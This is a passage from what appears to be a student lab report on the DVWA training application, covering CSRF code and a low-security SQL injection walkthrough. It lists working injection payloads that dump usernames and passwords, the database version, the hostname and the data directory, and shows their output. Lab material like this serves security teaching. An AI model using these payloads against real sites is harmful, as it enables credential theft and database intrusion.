        // Do both new password match and was the current password correct?
        if( ( $pass_new == $pass_conf) && ( $data->rowCount() == 1 ) ) {
            // Update the database
            $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE
user = (:user);' );
            $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
            $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
            $data->execute();

            // Feedback for the end user - success!
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Feedback for the end user - failed!
            echo "<pre>Either your current password is incorrect or the new
passwords did not match.<br />Please try again.</pre>";
            $hide_form = false;
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

7. SQL Injections Vulnerability

7.1 SQL Injection

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system (load_file) and in some cases issue commands to the operating system.

SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.


This attack may also be called "SQLi".

7.1.1 Low Level Security


The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.

Steps:


1. Open target web page.




2. View source code for analysis.




3. Enter input for testing functionality of web page.





4. Enter one by one following payload to exploit vulnerabilities of page.





```
Always True Scenario:
' OR '' = '

Extract password
' UNION SELECT user, password FROM users--

version of database
' union select 1,@@version#

Hostname
' union select null,@@hostname #

current database
 ' union all select system_user(),user() #

Database Name
' union select null,database() #

location of the database
 ' union select null,@@datadir #
```






DVWA
Vulnerability: SQL Injection
User ID:
Submit
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
More Information


DVWA
Vulnerability: SQL Injection
User ID:
Submit
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


DVWA
Vulnerability: SQL Injection
User ID: ' null,@@hostname # Submit
ID: ' union select null,@@hostname #
First name:
Surname: kali
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass


DVWA
Vulnerability: SQL Injection
User ID: system_user(),user() # Submit
ID: ' union all select system_user(),user() #
First name: admin@localhost
Surname: admin@localhost
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass


DVWA
Vulnerability: SQL Injection
User ID: lect null,database() # Submit
ID: ' union select null,database() #
First name:
Surname: dvwa
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_injection
https://bobby-tables.com/
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass


DVWA
Vulnerability: SQL Injection
User ID: lect null,@@datadir # Submit
First name:
Surname: /var/lib/mysql/
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_injection
https://bobby-tables.com/
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass

